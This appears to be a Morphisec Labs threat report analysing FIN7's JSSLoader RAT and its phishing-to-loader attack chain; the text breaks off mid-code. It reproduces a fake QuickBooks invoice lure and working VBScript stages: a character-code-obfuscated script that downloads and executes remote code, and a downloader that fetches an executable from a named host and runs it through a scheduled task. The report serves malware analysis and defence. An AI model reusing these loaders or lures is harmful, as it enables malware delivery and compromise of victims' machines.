MORPHISEC
Moving Target Defense


THREAT PROFILE

THE EVOLUTION OF THE FIN7 JSSLOADER

INTRODUCTION


Morphisec Labs has been tracking FIN7 (Carbanak Group) activity for the past several years. Morphisec's ability to collect rich forensic data from memory has provided unique visibility into multiple FIN7 campaigns that our researchers were proud to share with MITRE and the InfoSec community at large. FIN7 is a well-funded, financially motivated cybercrime group. Their advanced techniques and tactics were even emulated in the third round of the MITRE ATT&CK evaluations.

This report presents an attack chain that was intercepted and prevented within a customer's network in December 2020, then will focus on a component from a typical FIN7 attack chain – JSSLoader. Though JSSLoader is well known as a minimized .NET RAT, not many details have been publicly available with respect to various capabilities such as exfiltration, persistence, auto-update, malware downloading, and more. Furthermore, in the many occasions where JSSLoader is mentioned, there are few details on the complete attack chain. The following provides a never-before-seen technical analysis of this infamous group's JSSLoader as part of an end-to-end attack.



TECHNICAL ANALYSIS

Below is an example of a typical phishing campaign that may lead to a FIN7 JSSLoader compromise as well as to other malwares such as Qbot; the traffic is then redirected through BlackTDS traffic distribution system. In this example, an email is sent from "Natural Health Sherpa" with an invoice to pay from Quickbooks.



Natural Health Sherpa LLC <account@naturalhealthsherpa.com>
Invoice 21301 from Natural Health Sherpa LLC
If there are problems with how this message is displayed, click here to view it in a web browser.
12/14/2020

INVOICE 21301 DETAILS

Natural Health Sherpa

DUE 12/17/2020

$240.00

View Invoice

Powered by QuickBooks

Dear ,

Here's your invoice! We appreciate your prompt payment.

Thanks for your business!
Natural Health Sherpa LLC


Bill to	
Terms	Net 10

quickbooks

© Intuit, Inc. All rights reserved.
Privacy | Security | Terms of Service

Figure 1: A typical phishing campaign.

Clicking the invoice link leads to a private Sharepoint directory that stores an archive file containing a VBScript (later changed to WSF-Windows Script File).



zitos-my.sharepoint.com/personal/n_marcuzi_zitos_at/_layouts/15/onedrive.aspx


Office 365

My files

Name	Modified	Modified By	File size	Sharing
Natural Health Sherpa-Conf-21301DEC.wsf	December 14	Marcuzi Nikolas	12.0 KB	Shared

Figure 2: The private Sharepoint directory.

Shortly after this phishing campaign, “Natural Health Sherpa” posted this on social media.



Hello,

You may have recently received an email appearing to be from Natural Health Sherpa with an invoice to pay from Quickbooks.

This was NOT sent from us and is in no way connected to us, so please do not click on any links or pay any invoices.

Our team is investigating the source of the email you received, and we are working as quickly as we can to resolve any issues.

We will be in touch with an update as soon as we know more.

We apologize for any inconvenience this may have caused.

Figure 3: Natural Health Sherpa’s message on social media.

This VBScript downloads and executes the next stage’s VBScript in memory. This second stage was recently introduced. The in-memory script downloads and writes a .NET module (JSSLoader) on disk, then executes the module through a scheduled task with a newly introduced timeout delay to bypass attack chain monitoring.

It is worth mentioning that the early versions of the VB scripts have a strong resemblance to the ongoing QBOT campaign that may lead to an Egregor compromise.

The JSSLoader is a RAT (Remote Access Trojan) with multiple capabilities that were introduced over time. These various capabilities are documented throughout this report. In the specific attack chain that was recently intercepted, the RAT typically executes a Takeout which is responsible for the reflective loading and execution of a Carbanak.


Not surprisingly, the C2 hosting provider is a company named FranTech Solutions, which has been used before by the FIN7 group.

WSF & VBS

As mentioned in the introduction, the early VBScripts had a resemblance to the QBOT attacks seen earlier this year – QBOT-VBS.

The VBScript decodes a list of commands and a URL. This URL is used to download the next stage, the JSSLoader. After downloading and saving the JSSLoader into the %temp% directory, it will create a scheduled task that executes the file. In the QBOT campaigns, a QBOT executable is the next stage instead of the JSSLoader.


Newer VBScripts are divided into two stages. The first one just downloads and executes the second VBScript from <url_path>/**margarita**.



```
cTuss(9)  = chr(101)
cTuss(10) = chr(117)
cTuss(11) = chr(114)
cTuss(12) = chr(111)
cTuss(13) = chr(102)
cTuss(14) = chr(105)
cTuss(15) = chr(116)
cTuss(16) = chr(52)
cTuss(17) = chr(108)
cTuss(18) = chr(105)
cTuss(19) = chr(102)
cTuss(20) = chr(101)
cTuss(21) = chr(46)
cTuss(22) = chr(99)
cTuss(23) = chr(111)
cTuss(24) = chr(109)
cTuss(25) = chr(47)
cTuss(26) = chr(111)
cTuss(27) = chr(114)
cTuss(28) = chr(103)
cTuss(29) = chr(97)
cTuss(30) = chr(110)
cTuss(31) = chr(105)
cTuss(32) = chr(122)
cTuss(33) = chr(97)
cTuss(34) = chr(116)
cTuss(35) = chr(105)
cTuss(36) = chr(111)
cTuss(37) = chr(110)
cTuss(38) = chr(115)
cTuss(39) = chr(47)
cTuss(40) = chr(109)
cTuss(41) = chr(97)
cTuss(42) = chr(114)
cTuss(43) = chr(103)
cTuss(44) = chr(97)
cTuss(45) = chr(114)
cTuss(46) = chr(105)
cTuss(47) = chr(116)
cTuss(48) = chr(97)
set xTlZnsC = createobject("MSXML2.ServerXMLHTTP.6.0")
rcdoCL = join(cTuss, "")
xTlZnsC.Open "post", rcdoCL, False
xTlZnsC.setRequestHeader "User-Agent", "Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US) AppleWebKit/525.19 (KHTML, like
Gecko) Chrome/0.2.152.0 Safari/525.19"
xTlZnsC.Send("username=norman")
if xTlZnsC.readyState = 4 then
    if xTlZnsC.status = 200 then
        execute""&xTlZnsC.responsetext
    end if
end if
</script>
</job>
```

Figure 4: Downloading and executing the second VBScript.

The downloaded VBScript decodes and executes the in-memory VBScript that then downloads and executes the next stage JSSloader through a scheduled task, possibly to avoid sequential monitoring of the attack chain. URLs to the JSSLoader have a similar pattern – <url_path>/**<file_name>.eml.**



```
On Error Resume Next
set ms=createobject("MSXML2.ServerXMLHTTP.6.0")
set ad=createobject("Adodb.Stream")
set o=CreateObject("wscript.shell")
t=o.ExpandEnvironmentStrings("%TEMP%")&"\Creative Sound Update.exe"
ms.Open "GET", "https://neurofit4life.com/organizations/team.eml", False
ms.setRequestHeader "User-Agent", "Creative Sound Blaster"
ms.Send
with ad
.type=1
.open
.write ms.responseBody
.savetofile t,2
end with
Set mr = CreateObject("Schedule.service")
call mr.Connect()
Set fr = mr.GetFolder("\")
Set td = mr.NewTask(0)
Set ri = td.RegistrationInfo
ri.Description = "Creative Sound Blaster Software"
ri.Author = "Administrotor"
Set st = td.Settings
st.Enabled = True
st.StartWhenAvailable = True
st.Hidden = False
Set tr = td.Triggers
Set tgr = tr.Create(1)
XE = DateAdd("s", 45, Now)
startTime = TMF(XE)
XE = DateAdd("n", 11, Now)
endTime = TMF(XE)
tgr.StartBoundary = startTime
tgr.EndBoundary = endTime
tgr.Id = "Creative Sound Blaster Software"
tgr.Enabled = True
Set ac = td.Actions.Create(0)
ac.Path = t
call fr.RegisterTaskDefinition("Creative Sound Blaster Software Update Plannig", td, 6, , , 3)
function TMF(t)
cSecond = "0" & Second(t)
cMinute = "0" & Minute(t)
cHour = "0" & Hour(t)
cDay = "0" & Day(t)
cMonth = "0" & Month(t)
cYear = Year(t)
tTime = Right(cHour, 2) & (chr(58/1+chr(48))) & Right(cMinute, 2) & (chr(58/1+chr(48))) & Right(cSecond, 2)
tDate = cYear & chr(45) & Right(cMonth, 2) & chr(45) & Right(cDay, 2)
TMF = tDate & Chr(74+10) & tTime
End function
```

Figure 5: A URL to the JSSLoader.

From late October 2020, the adversaries moved to a WSF (Windows Script File) as the first stage script. Basically, they wrapped the VBScript from the older version into a WSF.

JSSLOADER

JSSLoader is a highly maintained minimized .NET RAT backdoor, mostly used by the FIN7 group. It includes the following functionality:

- Minimal anti-debugging
- Exfiltration capabilities
- Persistency techniques
- Remote command execution.

The following will begin with the most recent sample of the JSSLoader together with its followup stages, then it will track its evolution over the past year, skipping over any minor changes.

LATEST SAMPLE DECEMBER 14, 2020


Hash: db1d98e9cca11beea4cfd1bfbe097dffd9fc4cc8b1b02e781863658d8c6f16c7

Unique identification

To track the target, JSSLoader will generate a unique id of the victim which is based on the following:

- Serial number - “SELECT SerialNumber FROM Win32_BIOS”
- Domain name
- Computer name

fingerprint - <domain_name><computer_name><serial_number>




```
public static bool InstallParams()
{
    string str = AppParams.GBS();
